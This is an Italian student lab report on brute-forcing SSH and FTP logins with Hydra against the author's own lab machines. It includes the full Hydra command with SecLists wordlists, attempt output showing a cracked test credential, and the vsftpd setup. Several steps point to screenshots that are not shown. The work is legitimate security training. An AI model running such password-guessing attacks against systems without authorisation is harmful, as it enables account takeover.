PRATICA S6L4 – Giorgio Trovesi

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete;


- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Si svilupperà in due fasi:


- Una pima fase dove configureremo un nuovo utente, abiliteremo un servizio SSH e effettueremo una sessione di cracking con l’ausilio del tool Hydra;

- Una seconda fare dove saremo liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili: Ftp, Rtp, Telnet, autenticazione HTTP.

1. Creiamo un nuovo utente che verrà usato come test nella sessione di cracking



2. Attiviamo il servizio SSH e testiamo la possibilità di connetterci con l’utente creato in precedenza



3. Installiamo la lista di username e password che verranno utilizzate da Hydra nei tentativi di Brute Force

```
┌──(giorgio㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for giorgio:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 815 not upgraded.
Need to get 431 MB of archives.
After this operation, 1756 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1 [431 MB]
Fetched 431 MB in 9s (45.6 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 399868 files and directories currently installed.)
Preparing to unpack .../seclists_2023.3-0kali1_all.deb ...
Unpacking seclists (2023.3-0kali1) ...
Setting up seclists (2023.3-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(giorgio㉿kali)-[~]
└─$
```

4. Tramite l'utilizzo del tool Hydra proviamo a recuperare username e password validi, e come constatabile nelle immagini seguenti sono state recuperate

```
┌──(giorgio㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.203 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 16:11:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.203:22/
[ATTEMPT] target 192.168.1.203 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.203 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.203 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.203 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
```


```
[ATTEMPT] target 192.168.1.203 - login "test_user" - pass "password" - 9 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.203 - login "test_user" - pass "qwerty" - 10 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.203 - login "test_user" - pass "testpass" - 11 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.203 - login "test_user" - pass "asdf4444" - 12 of 16 [child 0] (0/0)
[22][ssh] host: 192.168.1.203   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.203 - login "epicode" - pass "password" - 13 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.203 - login "epicode" - pass "qwerty" - 14 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.203 - login "epicode" - pass "testpass" - 15 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.203 - login "epicode" - pass "asdf4444" - 16 of 16 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
```

5. Installiamo e attiviamo il servizio Ftp che utilizzeremo per un'ulteriore test con Hydra

```
┌──(giorgio㉿kali)-[~/Desktop/Modulo2]
└─$ sudo apt install vsftpd
[sudo] password for giorgio:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 815 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 2s (94.1 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 405421 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...

┌──(giorgio㉿kali)-[~/Desktop/Modulo2]
└─$ sudo service vsftpd start
```

6. Anche con questo servizio Hydra è stato in grado di recuperare username e password validi come si evince dalla seguente immagine



7. Successivamente abbiamo testato l'utilizzo del tool Hydra sul servizio Ftp della macchina Metasploitable, come possiamo notare anche in questo caso è riuscito a individuare username e password di accesso